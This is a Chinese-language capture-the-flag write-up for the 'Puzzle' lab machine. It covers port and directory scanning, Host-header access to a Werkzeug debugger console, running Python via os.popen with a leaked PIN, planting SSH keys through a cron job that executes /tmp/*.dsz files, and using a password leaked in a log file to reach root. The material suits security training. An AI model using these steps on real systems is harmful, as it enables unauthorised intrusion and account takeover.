

靶机Puzzle_WP

环境: kali linux

1. 端口扫描

```
nmap -Pn -p- -sV -sC -n 10.203.133.177
```

```
(kali㉿kali)-[~]
└─$ nmap -Pn -p- -sV -sC -n 10.203.133.177
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-19 00:00 EDT
Nmap scan report for 10.203.133.177
Host is up (0.0011s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.68 ((Unix))
|_ http-server-header: Apache/2.4.68 (Unix)
|_ http-title: It works! Apache httpd
|_ http-methods:
|_ Potentially risky methods: TRACE
5236/tcp  open  http     Werkzeug httpd 3.1.8 (Python 3.14.5)
|_ http-title: Authentication
|_ http-server-header: Werkzeug/3.1.8 Python/3.14.5
MAC Address: 08:00:27:F7:A3:3C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.37 seconds
```

开放了80、5236端口，访问其web服务

2. 修改Host头访问/console

访问 80 端口，发现其为 Apache 默认页面，扫一下目录看看有没有隐藏东西

```
(kali㉿kali)-[~]
└─$ dirsearch -u http://10.203.133.177/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/reports/http_10.203.133.177/__26-09-19_01-11-31.txt

Target: http://10.203.133.177/

[01:11:31] Starting:
[01:11:32] 403 - 317B - /.ht_wsr.txt
[01:11:32] 403 - 317B - /.htaccess.orig
[01:11:32] 403 - 317B - /.htaccess.bak1
[01:11:32] 403 - 317B - /.htaccess.sample
[01:11:32] 403 - 317B - /.htaccess.save
[01:11:32] 403 - 317B - /.htaccess_extra
[01:11:32] 403 - 317B - /.htaccess_sc
[01:11:32] 403 - 317B - /.htaccess_orig
[01:11:32] 403 - 317B - /.htaccessbak
[01:11:32] 403 - 317B - /.htaccessOLD2
[01:11:32] 403 - 317B - /.htaccessOLD
[01:11:32] 403 - 317B - /.htm
[01:11:32] 403 - 317B - /.html
[01:11:33] 403 - 317B - /.httr_oauth
[01:11:33] 403 - 317B - /.htpasswd
[01:11:33] 403 - 317B - /.htpasswd_test
[01:11:43] 200 - 820B - /cgi-bin/printenv
[01:11:43] 200 - 1KB - /cgi-bin/test-cgi
[01:12:02] 403 - 317B - /server-status
[01:12:02] 403 - 317B - /server-status/

Task Completed
```

```
(kali㉿kali)-[~]
$ ffuf -w /home/kali/dir_dictionary.txt -u http://10.203.133.177/FUZZ -e .txt,.html,.js.php

      /\_/\  /\_/\  /\_/\
     /  _  \ /  _  \ /  _  \
    /  _  \ /  _  \ /  _  \
   /  _  \ /  _  \ /  _  \
  /  _  \ /  _  \ /  _  \
 /  _  \ /  _  \ /  _  \
/  _  \ /  _  \ /  _  \

v2.1.0-dev


-----

:: Method      : GET
:: URL         : http://10.203.133.177/FUZZ
:: Wordlist    : FUZZ: /home/kali/dir_dictionary.txt
:: Extensions : .txt .html .js.php
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

-----

.hta [Status: 403, Size: 317, Words: 21, Lines: 10, Duration: 3ms]
.hta.html [Status: 403, Size: 317, Words: 21, Lines: 10, Duration: 3ms]
.hta.js.php [Status: 403, Size: 317, Words: 21, Lines: 10, Duration: 4ms]
.htaccess.js.php [Status: 403, Size: 317, Words: 21, Lines: 10, Duration: 2ms]
.htaccess [Status: 403, Size: 317, Words: 21, Lines: 10, Duration: 4ms]
.htaccess.html [Status: 403, Size: 317, Words: 21, Lines: 10, Duration: 4ms]
.hta.txt [Status: 403, Size: 317, Words: 21, Lines: 10, Duration: 8ms]
.htpasswd [Status: 403, Size: 317, Words: 21, Lines: 10, Duration: 3ms]
.htpasswd.js.php [Status: 403, Size: 317, Words: 21, Lines: 10, Duration: 2ms]
.htpasswd.txt [Status: 403, Size: 317, Words: 21, Lines: 10, Duration: 4ms]
.htpasswd.html [Status: 403, Size: 317, Words: 21, Lines: 10, Duration: 4ms]
.htaccess.txt [Status: 403, Size: 317, Words: 21, Lines: 10, Duration: 2ms]
cgi-bin/.html [Status: 403, Size: 317, Words: 21, Lines: 10, Duration: 10ms]
index.html [Status: 200, Size: 191, Words: 11, Lines: 10, Duration: 1ms]
index.html [Status: 200, Size: 191, Words: 11, Lines: 10, Duration: 2ms]
server-status [Status: 403, Size: 317, Words: 21, Lines: 10, Duration: 8ms]
:: Progress: [19008/19008] :: Job [1/1] :: 179 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

没什么发现，继续访问 5236 端口



一个登录的界面，尝试了一些常见的弱口令密码，均失败，继续扫一下目录

```

(kali@kali)~$ dirsearch -u http://10.203.133.177:5236
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/reports/http_10.203.133.177_5236/_26-09-19_02-12-40.txt
Target: http://10.203.133.177:5236/

[02:12:40] Starting:
[02:13:05] 400 - 1678 - /console
Task Completed

```

```

(kali@kali)~$ ffuf -w /home/kali/dir_dictionary.txt -u http://10.203.133.177:5236/FUZZ -e .txt,.html,.js.php

      /\_/\  /\_/\  /\_/\
     /  _  \ /  _  \ /  _  \
    /  _  \ /  _  \ /  _  \
   /  _  \ /  _  \ /  _  \
  /  _  \ /  _  \ /  _  \
 /  _  \ /  _  \ /  _  \
/  _  \ /  _  \ /  _  \

v2.1.0-dev

-----

:: Method      : GET
:: URL         : http://10.203.133.177:5236/FUZZ
:: Wordlist    : FUZZ: /home/kali/dir_dictionary.txt
:: Extensions : .txt .html .js.php
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500


-----

captcha [Status: 200, Size: 4193, Words: 20, Lines: 15, Duration: 116ms]
:: Progress: [19008/19008] :: Job [1/1] :: 130 req/sec :: Duration: [0:01:01] :: Errors: 0 ::


```

暴露了两个目录/console和/captcha，/console访问返回400的错误，说明其有访问限制，/captcha访问返回一个图片，看着像验证码


⚠ 不安全 10.203.133.177:5236/captcha ☆




访问/console，抓包查看



报错为浏览器或代理发了个服务器不能理解的请求，而Werkzeug默认会检查Host，尝试修改Host头指定localhost：



同时源代码中还泄露了一个SECRET: 9Hmvs0lka6l9Enmu2rnA




3. 报错日志中出现PIN码


[illegible]

3. 认证debugger并执行python获取stardust的shell与flag


现在所需要的PIN码已经获取，根据搜索到的Werkzeug参数，使用PIN码和secret认证debugger




认证成功，将cookie复制过去再去修改cmd执行命令，frm参数设为0



执行__import__('os').popen('whoami').read() 查看当前用户，发现为stardust



将我的ssh公钥写入



登录并读取flag

```
(base) PS C:\Users\zhixing> ssh stardust@10.203.133.177
The authenticity of host '10.203.133.177 (10.203.133.177)' can't be established.
ED25519 key fingerprint is SHA256:xJ90oWmr5sPR2afHz9etzSdtxINmLI+JvbwgV/iCsWY.
This host key is known by the following other names/addresses:
  C:\Users\zhixing/.ssh/known_hosts:48: 192.168.2.13
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.203.133.177' (ED25519) to the list of known hosts.

  ____  _
 / ___|| | | |
| |___| | | |
 \___ \| | | |
  ___) | | | |
 / ___|| | | |
| |___| | | |
 \___) |_| |_|

stardust@Puzzle:~$ ls
user.txt
stardust@Puzzle:~$ cat user.txt
flag{user-2f3ce533a6cf13a5701cf7401e320348}
```

获取user的flag: flag{user-2f3ce533a6cf13a5701cf7401e320348}

4. 利用定时任务获取street用户shell并提权root

探索用户stardust终端的信息

```
stardust@Puzzle:~$ id
uid=1000(stardust) gid=1000(stardust) groups=1000(stardust)

stardust@Puzzle:~$ find / -xdev -type f -perm -4000 -exec ls -l {} \; 2>/dev/null
-rwsr-xr-x 1 root root 30768 Jun 15 08:53 /bin/umount
---s---x--x 1 root root 14224 Jun 27 16:28 /bin/bbsuid
-rwsr-xr-x 1 root root 38960 Jun 15 08:53 /bin/mount
-rwsr-xr-x 1 root root 26824 Apr 10 03:19 /usr/bin/expiry
-rwsr-xr-x 1 root root 48464 Apr 10 03:19 /usr/bin/chsh
-rwsr-xr-x 1 root root 80552 Apr 10 03:19 /usr/bin/chage
-rwsr-xr-x 1 root root 88968 Apr 10 03:19 /usr/bin/passwd
-rwsr-xr-x 1 root root 67680 Apr 10 03:19 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 199632 Jan 23 2026 /usr/bin/sudo
-rwsr-xr-x 1 root root 50032 Apr 10 03:19 /usr/bin/chfn
-rwsr-xr-x 1 root root 14224 Jun 10 16:42 /usr/sbin/suexec

2026/09/19 20:21:00 CMD: UID=1001 PID=29280 | /usr/sbin/crond -c /etc/crontabs -f
2026/09/19 20:21:00 CMD: UID=1001 PID=29281 | find /tmp -name *.dsz -exec /bin/bash {}
2026/09/19 20:22:00 CMD: UID=1001 PID=29282 | /bin/bash -c /usr/local/bin/backup.sh
2026/09/19 20:22:00 CMD: UID=1001 PID=29283 | /bin/bash /usr/local/bin/backup.sh
2026/09/19 20:23:00 CMD: UID=0 PID=29284 | /usr/sbin/crond -c /etc/crontabs -f
```

发现uid为1001的用户执行了一个定时任务，任务的脚本在 `/usr/local/bin/backup.sh` 中，查看该文件

```
stardust@Puzzle:~$ cat /usr/local/bin/backup.sh
#!/bin/bash
find /tmp -name "*.dsz" -exec /bin/bash {} \;
```

这个脚本会把 /tmp 下所有 .dsz 文件交给 Bash 执行，可以写个脚本将公钥写入该用户，不过在那之前先查看用户名，直接在 /home 下查看另一个用户，得知名为 street

```
stardust@Puzzle:~$ pwd
/home/stardust
stardust@Puzzle:~$ cd ..
stardust@Puzzle:/home$ ls
stardust  street
```

接着写脚本


```
1 #!/bin/bash
2 mkdir -p /home/street/.ssh
3 chmod 700 /home/street/.ssh
4 printf '%s\n' "ssh-ed25519 AAAAC3NzaC1lZDIE5AAAIIJ89FxH2jPHHPSF8k4ojLRW6qEuKkg0eY4MeqftDi4 2536996567@qq.com" > /home/street/.ssh/authorized_keys
5 chmod 600 /home/street/.ssh/authorized_keys
```

等待定时任务执行

```
2026/09/19 20:41:00 CMD: UID=1001 PID=29365 | /usr/sbin/crond -c /etc/crontabs -f
2026/09/19 20:41:00 CMD: UID=1001 PID=29366 | /bin/bash /usr/local/bin/backup.sh
2026/09/19 20:41:00 CMD: UID=1001 PID=29367 | /bin/bash /tmp/111.dsz
2026/09/19 20:41:00 CMD: UID=1001 PID=29368 |
2026/09/19 20:41:00 CMD: UID=1001 PID=29369 | chmod 700 /home/street/.ssh
```

登录street

```
(base) PS C:\Users\zhixing\Downloads> ssh street@10.203.133.177
```



```
street@Puzzle:~$ ls  
street@Puzzle:~$
```

横向到street用户发现目录中直接ls没有东西，但是既然有线索指向了street用户，可以尝试查看street用户相关的文件，比如street所属的文件

使用find命令直接找

```
find / -xdev -user street 2>/dev/null
```

```
street@Puzzle:~$ find / -xdev -user street 2>/dev/null
/home/street
/home/street/.ssh
/home/street/.ssh/authorized_keys
/var/log/pass.log
```

查看多出来的/var/log/pass.log文件,发现一串密钥hpUpTOvSt1D5JLA5

可以由文件名推测其可能是某个东西的密码，尝试使用该密码登录root用户，成功并获取到flag

```
street@Puzzle:~$ su -
Password:
root@Puzzle:~# ls
root.txt
root@Puzzle:~# cat root.txt
flag{root-676ee9b99c02ac1ca35120af62af9ffa}
```

获取root的flag: flag{root-676ee9b99c02ac1ca35120af62af9ffa}